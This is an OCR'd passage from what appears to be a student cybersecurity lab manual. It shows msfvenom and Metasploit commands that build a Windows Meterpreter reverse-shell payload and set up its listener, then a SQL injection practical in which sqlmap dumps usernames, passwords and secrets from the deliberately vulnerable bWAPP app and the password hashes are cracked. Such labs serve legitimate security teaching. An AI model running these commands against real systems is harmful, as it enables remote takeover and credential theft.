
Add above IP address to the

```
(root㉿kali)-[/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.126.128 LPORT=8888 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

Copy the .exe file



Paste the .exe file in windows machine





```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(multi/handler) > set lhost 192.168.126.128
lhost ⇒ 192.168.126.128
msf6 exploit(multi/handler) > set lport 8888
lport ⇒ 8888
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.128  yes       The listen address (an interface may be specified)
   LPORT     8888             yes       The listen port
```

Now run .exe filein window machine



Screenshot will save to your folder.




Practical No. 9

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection

Target URL: https://bwapp.hakhub.net/


Step 1: Login using Username & Password, if not available create one

Step 2: Select for SQL Injection: (Login Form/User) & Click on Hack




Step 3: First Check by logging using your username & password


Step 4: Give ' as an input in Login & password text field, click on Login button and check the output.



If this Error occurs means, the SQL Injection can be vulnerable to this Web Page.

Step 5: Launch BurpSuite Application & Turn on the intercept. Enter Login Details again & click on Login button and check the request in BurpSuite.






Note and Copy the Cookies & login data line

Cookie: security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0


login=hack&password=hack&form=submit

Step 6: Starting SQLMap tool to perform SQL Injection




Step 7: Enter following Command to fetch Database Names using SQLMap


sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" –data "login=hack&password=hack&form=submit" –dbs



Type ‘n’ for all & Hit Enter




All Database Names fetched Successfully



Step 8: Choosing bWAPP Database, Enter the Following Command to fetch Tables

sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" –data "login=hack&password=hack&form=submit" -D bWAPP –tables


Results:



Step 9: Fetching Users Table & its Columns, Enter the Following Command

sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" –data "login=hack&password=hack&form=submit" -D bWAPP -T users –columns

Results:




Step 10: Finally dump the Users Table's Columns containing login, password & secret, Enter the Following Command


sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" –data "login=hack&password=hack&form=submit" -D bWAPP -T users -C login,password,secret –dump

Type 'n' & Hit Enter


Results:



Let's Select one User & try to Crack Hash Encrypted Password



Step 11: At last, visit https://crackstation.net/ & Paste the Copied Hash Password & Check the "I am not a Robot" & Click on Crack Hashes



SQL Injection with Password Cracking Successful!